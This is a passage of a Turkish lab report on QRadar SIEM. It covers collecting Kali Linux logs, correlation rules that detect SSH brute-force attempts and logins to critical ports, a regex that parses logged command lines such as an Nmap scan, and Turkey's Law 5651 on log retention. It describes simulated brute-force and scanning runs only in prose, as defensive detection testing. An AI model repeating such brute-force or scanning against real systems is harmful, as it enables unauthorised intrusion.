Kuralın ardından gerçekleştirilen **ping 8.8.8.8** işlemiyle log üretimi test edildi. Böylece Kali Linux üzerinde oluşturulan ağ trafiğinin kernel/syslog katmanında kayıt altına alınarak QRadar'a aktarılabileceği doğrulandı.

Bu yapı, özel logların SIEM üzerinde filtrelenmesi, analiz edilmesi ve gerektiğinde **özel parsing/korelasyon kurallarında** kullanılması için temel oluşturmaktadır.


Current Filters:
Log Source is LinuxServer @ kali

Event Name	Log Source	Ev Co	Time	Low Level Category	Source IP	Source Port	Destination IP
Kernel Message	LinuxServer @ kali	8	Aug 24, 2026, 10:53:23 AM	Messages	192.168.1.100	0	192.168.1.100
Kernel Message	LinuxServer @ kali	1	Aug 24, 2026, 10:52:55 AM	Messages	192.168.1.100	0	192.168.1.100
PAM Session Closed	LinuxServer @ kali	2	Aug 24, 2026, 10:52:53 AM	Auth Server Session Closed	192.168.1.100	0	192.168.1.100
Kernel Message	LinuxServer @ kali	17	Aug 24, 2026, 10:52:44 AM	Messages	192.168.1.100	0	192.168.1.100
Session Started for ...	LinuxServer @ kali	4	Aug 24, 2026, 10:51:59 AM	Privilege Escalation Succeeded	192.168.1.100	0	192.168.1.100
PAM Session Closed	LinuxServer @ kali	4	Aug 24, 2026, 10:51:59 AM	Auth Server Session Closed	192.168.1.100	0	192.168.1.100
Privilege Escalation ...	LinuxServer @ kali	4	Aug 24, 2026, 10:51:59 AM	Privilege Escalation Succeeded	192.168.1.100	0	192.168.1.100
Kernel Message	LinuxServer @ kali	9	Aug 24, 2026, 10:49:52 AM	Messages	192.168.1.100	0	192.168.1.100
Kernel Message	LinuxServer @ kali	1	Aug 24, 2026, 10:49:52 AM	Messages	192.168.1.100	0	192.168.1.100
Kernel Message	LinuxServer @ kali	1	Aug 24, 2026, 10:49:51 AM	Messages	192.168.1.100	0	192.168.1.100
Kernel Message	LinuxServer @ kali	1	Aug 24, 2026, 10:49:51 AM	Messages	192.168.1.100	0	192.168.1.100
PAM Session Closed	LinuxServer @ kali	1	Aug 24, 2026, 10:48:49 AM	Auth Server Session Closed	192.168.1.100	0	192.168.1.100
Session Started for ...	LinuxServer @ kali	1	Aug 24, 2026, 10:48:49 AM	Privilege Escalation Succeeded	192.168.1.100	0	192.168.1.100
Privilege Escalation ...	LinuxServer @ kali	1	Aug 24, 2026, 10:48:49 AM	Privilege Escalation Succeeded	192.168.1.100	0	192.168.1.100

Kali Linux üzerinde üretilen sistem loglarının QRadar SIEM'e başarıyla aktarıldığı ve platform tarafından doğru şekilde ayrıştırıldığı doğrulandı.


Arama sonuçlarında **LinuxServer @ kali** log kaynağının aktif olduğu ve **Kernel Message, PAM Session Closed** ile **Privilege Escalation Succeeded** gibi olayların QRadar'a ulaştığı görüldü. Bu durum, Kali Linux üzerindeki sistem, kimlik doğrulama ve yetki işlemlerine ait logların merkezi olarak toplanabildiğini göstermektedir.

Ayrıca kaynak ve hedef IP bilgilerinin **192.168.1.100** olarak görünmesi, ilgili olayların Kali Linux üzerindeki yerel işlemlerden kaynaklandığını doğrulamaktadır.

Bu entegrasyon sayesinde saldırı simülasyonları sırasında Kali Linux üzerinde oluşan sistem ve güvenlik olaylarının da QRadar üzerinden izlenmesi ve analiz edilmesi sağlanmıştır.

6.15 Detayli Kural yazma

Kural 1




QRadar üzerinde Kali Linux sunucusuna yönelik **Brute-Force** saldırılarını tespit etmek amacıyla bir korelasyon kuralı oluşturuldu.

Kural tasarımında ham log içerisinde **Payload Contains** araması yapmak yerine, QRadar tarafından parse edilen **Authentication** kategorisindeki **SSH Login Failed** ve **User Login Failure** olayları koşul olarak kullanıldı. Böylece tespit mekanizmasının daha performanslı ve doğru çalışması hedeflendi.

Kural kapsamında aynı **kaynak IP adresinden 1 dakika içerisinde 5 başarısız giriş** gerçekleşmesi eşik değer olarak belirlendi. Bu koşul sağlandığında QRadar tarafından otomatik olarak **Offense** oluşturulması sağlandı.

Bu yapılandırma ile Kali Linux'a yönelik tekrarlanan başarısız kimlik doğrulama girişimlerinin merkezi olarak tespit edilmesi ve otomatik olarak alarm üretilmesi sağlanmıştır.



QRadar üzerinde oluşturulan **Brute-Force korelasyon kuralını** test etmek amacıyla Kali Linux üzerinden hedef sistemin **192.168.1.100** IP adresine SSH bağlantı denemeleri gerçekleştirildi.

Sistemde bulunmayan **fakeuser** hesabı kullanılarak art arda hatalı parola girişleri yapıldı. Gerçekleştirilen başarısız denemelerle kuralda belirlenen **1 dakika içerisinde 5 başarısız giriş** eşiği bilinçli olarak aşıldı.


Bu simülasyon ile QRadar'ın belirlenen koşulları algılayarak otomatik **Offense** oluşturması ve Brute-Force saldırısının başarıyla tespit edilmesi test edildi.



QRadar **Offense** panelinde, Kali Linux üzerinden gerçekleştirilen SSH Brute-Force simülasyonunun başarıyla tespit edildiği doğrulandı.

Oluşturulan korelasyon kuralı sonucunda **ID 61** numaralı Offense oluştu. Alarm detaylarında **LinuxServer** log kaynağından gelen **6 ardışık başarısız girişimin** (Unknown User) tespit mekanizmasını tetiklediği görüldü.

Bu sonuç, kategori bazlı korelasyon kuralının Brute-Force davranışını başarılı şekilde algılayarak otomatik alarm ürettiğini doğrulamaktadır.




ID 61 numaralı Offense detayları incelendiğinde, alarmın **"Linux Authentication Brute Force from [Source IP]"** adlı oluşturulan korelasyon kuralı tarafından tetiklendiği doğrulandı.

Kuralın, ham veri üzerinde **Payload Contains** araması yerine QRadar tarafından parse edilen kimlik doğrulama kategorilerini ve **1 dakika içerisinde 5 başarısız giriş** eşiğini kullandığı görüldü.

Bu sonuç, oluşturulan korelasyon kuralının Brute-Force saldırısını performanslı ve doğru şekilde tespit ederek otomatik **Offense** oluşturduğunu doğrulamaktadır.

KURAL 2



QRadar üzerinde kritik servislere yönelik **başarılı oturum açma** işlemlerini tespit etmek amacıyla bir korelasyon kuralı oluşturuldu.

Kuralda QRadar tarafından parse edilen **başarılı kimlik doğrulama** olayları temel alınarak, AQL filtresi ile hedef portlar **22 (SSH), 3389 (RDP) ve 443 (HTTPS)** olarak sınırlandırıldı.

Yanlış alarmları azaltmak amacıyla **192.168.1.50** IP adresi istisna olarak tanımlandı ve **NOT** koşulu ile bu kaynaktan gelen olayların kural dışında bırakılması sağlandı.


Bu yapılandırma ile kritik servislere yönelik yetkisiz veya beklenmeyen başarılı erişimlerin daha düşük false-positive oranıyla tespit edilmesi hedeflendi.



QRadar **Offense** panelindeki **ID 61** numaralı alarm incelendiğinde, çok sayıda başarısız kimlik doğrulama girişiminin ardından gerçekleşen başarılı oturum açmanın tespit edildiği görüldü.

Alarm açıklamasındaki **"Auth Server Password accepted preceded by Auth..."** ifadesi, hedef sistem olan **192.168.1.100** üzerinde gerçekleştirilen Brute-Force denemelerinin başarılı bir kimlik doğrulama ile sonuçlandığını göstermektedir.

Toplam **21 olayın** korelasyon sonucunda alarm oluşturması, SIEM'in ardışık başarısız girişimleri ve ardından gerçekleşen başarılı oturumu ilişkilendirerek olası **hesap ele geçirilmesi (compromised account)** durumunu tespit edebildiğini doğrulamaktadır.




ID 61 numaralı Offense detayları incelendiğinde, alarmın birden fazla korelasyon kuralının birlikte çalışması sonucunda oluşturulduğu görüldü.

"Linux Authentication Brute Force" kuralı ile tespit edilen **19 başarısız girişim**, ardından **"Unauthorized Successful Login to Critical Ports"** kuralı tarafından yakalanan **2 başarılı oturum açma** olayı ile ilişkilendirildi.

Kural yapılandırmasında **Payload Contains** yerine parse edilmiş kimlik doğrulama kategorilerinin kullanılması ve **192.168.1.50** güvenilir IP adresinin istisna olarak tanımlanması sayesinde false-positive oranının azaltılması hedeflendi.

Bu korelasyon yapısı, Brute-Force saldırısının başarılı bir oturum açma ile sonuçlandığı senaryoyu tek bir Offense altında birleştirerek olası **hesap ele geçirme** durumunun tespit edilmesini sağladı.


6.16 Command Line Parse



QRadar üzerinde Linux sistemlerinden gelen ham logların daha etkin analiz edilebilmesi amacıyla **Custom Event Property (Özel Olay Özelliği)** oluşturuldu.

Kuralın performansını artırmak amacıyla ham metin araması yerine, log içerisindeki **CommandLine** alanını yakalamak için **Regex** tabanlı bir ayrıştırma yöntemi kullanıldı. CommandLine=(.*?) Action= deseni ile çalıştırılan komutun log içerisinden alınması sağlandı.

Bu yapılandırma sonucunda **"Command Line Executed"** adlı yeni bir alan oluşturularak terminal komutlarının QRadar üzerinde doğrudan filtrelenebilir ve korelasyon kurallarında kullanılabilir hale getirilmesi sağlandı.



QRadar üzerinde oluşturulan **Custom Event Property** yapılandırmasını doğrulamak amacıyla ilgili olayın **Raw Payload** içeriği incelendi.

Payload içerisinde Kali Linux üzerindeki **hacker** kullanıcısı tarafından gerçekleştirilen ve **192.168.1.0/24** ağını hedefleyen Nmap taramasının komut satırı parametreleriyle birlikte loglandığı görüldü.

Daha önce oluşturulan **CommandLine=(.*?) Action=** Regex deseni kullanılarak komut bilgisinin ham logdan ayrıştırılıp yapılandırılmış bir alana aktarılması sağlandı.

Bu sayede Nmap gibi şüpheli komutların QRadar üzerinde doğrudan filtrelenebilmesi ve **Payload Contains** yerine yapılandırılmış alanlar üzerinden daha performanslı tehdit avı ve korelasyon kuralları oluşturulması mümkün hale getirildi.

6.17 5651 YASASI

5651 sayılı Kanun kapsamında **SOC (Security Operations Center / Güvenlik Operasyon Merkezi)**, kurumsal ağlardaki internet erişim loglarının (trafik kayıtlarının) merkezi olarak toplanması, izlenmesi, saklanması ve yasalara uygun olarak doğrulanması süreçlerini yönetir.

5651 Sayılı Kanun ve SOC İlişkisi

- **Zorunlu Loglama:** Kurumlar ve internet sağlayıcıları, kullanıcıların IP adreslerini, MAC adreslerini, erişim tarih/saat bilgilerini ve ziyaret edilen URL/trafik verilerini kaydetmek zorundadır.
- **Merkezi İzleme (SOC):** SOC ekipleri, bu logların kesintisiz toplanmasını, zaman damgasıyla mühürlenmesini ve yetkisiz müdahalelere karşı korunmasını (hash'lenmesini) sağlar.
- **Saklama Süresi:** Log kayıtlarının eksiksiz ve güvenli bir şekilde **en az 2 yıl** süreyle saklanması kanuni bir zorunluluktur.
- **Güvenlik ve Uyumluluk:** SOC, 5651 uyumlu log yönetim yazılımları ve SIEM (Güvenlik Bilgileri ve Olay Yönetimi) sistemleri aracılığıyla hem yasal denetimlere hazırlık yapar hem de ağdaki anormal/tehlikeli hareketleri erken fark eder.